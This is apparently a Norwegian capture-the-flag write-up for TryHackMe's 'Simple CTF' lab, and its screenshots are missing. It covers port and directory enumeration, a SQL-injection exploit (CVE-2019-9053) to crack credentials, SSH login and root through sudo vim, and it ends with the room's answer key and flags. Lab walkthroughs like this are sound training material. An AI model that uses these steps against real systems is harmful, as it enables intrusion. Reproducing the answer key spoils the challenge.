SimpleCTF

Vansklighet: Easy

Laget av TryHackMe

Enumeration:

Port Scanning

Vi starter med å få en oversikt over alle portene på maskinen ved å gjøre en simpel nmap scan på de top 1000 portene

Kommando: nmap 10.10.11.123

```
Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-24 20:17 GMT
Nmap scan report for ip-10-10-11-123.eu-west-1.compute.internal (10.10.11.123)
Host is up (0.00026s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
2222/tcp open  EtherNetIP-1
MAC Address: 02:DE:15:55:43:FF (Unknown)
```


Der etter så gjør vi en service scan på portene vi har funnet.

Kommando: nmap –p12,80,2222 –T5 –sV 10.10.11.123

```
root@ip-10-10-117-181:~# nmap -p21,80,2222 -T5 -sV 10.10.11.123

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-24 20:29 GMT
Nmap scan report for ip-10-10-11-123.eu-west-1.compute.internal (10.10.11.123)
Host is up (0.00019s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:DE:15:55:43:FF (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.13 seconds
root@ip-10-10-117-181:~#
```

Servicene ser ikke ut til å være vulnerable. Så da går vi over til å enumerate nettsiden.

Nettsiden:




Da vi besøker websiden så får vi opp noe default apache page. Vi kan bruke gobuster for å se om det er flere subdirectories

Kommando: gobuster dir -u http://10.10.11.123/ -w /usr/share/dirb/wordlists/common.txt

```
root@ip-10-10-117-181:~# gobuster dir -u http://10.10.11.123/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.11.123/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/03/24 20:42:24 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
/simple (Status: 301)
===============================================================
2024/03/24 20:42:27 Finished
===============================================================
root@ip-10-10-117-181:~#
```


Det som stikker ut her er /simple som en 302 redirect. La oss sjekke det ut !

Foothold




Inne på /simple så finner vi en CMS made simple page. Hvis scroller ned så finner vi versjon nummer av CMS Made Simple.

Hvis vi sjekker dette i searchsploit så finner vi ut den vulnerable mot Sqli exploit.



La oss laste ned exploiten med kommandoen “searchsploit -m 46635”




Etter å tweake litt på print stamentsa i scriptet runnet jeg det med kommandoen “python 46635.py -u http://10.10.11.123/simple/ -w /usr/share/seclists/Passwords/Common-Credentials/best110.txt —crack”

Output

Med brukernavnet mitch og passordet secret så logger vi inn på ssh

Kommando: ssh mitch@10.10.11.123




Privledge escalation:


Privledge escalationen er ganske enkel. Skriv inn commandoen “sudo –l” for å se hva slags kommandoer vi har sudo premissions på.

Her så kan vi se at /usr/bin/vim kan bli executa med sudo


Hvis vi sjekker på GTFObins så får vi opp denne exploiten.



Hvis vi skriver inn denne kommandoen så får vi root



Root flag



Spørsmål:


What's the CVE you're using against the application?
CVE-2019-9053
✓ Correct Answer
To what kind of vulnerability is the application vulnerable?
sqli
✓ Correct Answer
Hint
What's the password?
secret
✓ Correct Answer
Where can you login with the details obtained?
ssh
✓ Correct Answer
What's the user flag?
G00d j0b, keep up!
✓ Correct Answer
Is there any other user in the home directory? What's its name?
sunbath
✓ Correct Answer
What can you leverage to spawn a privileged shell?
vim
✓ Correct Answer
What's the root flag?
W3ll d0n3. You made it!
✓ Correct Answer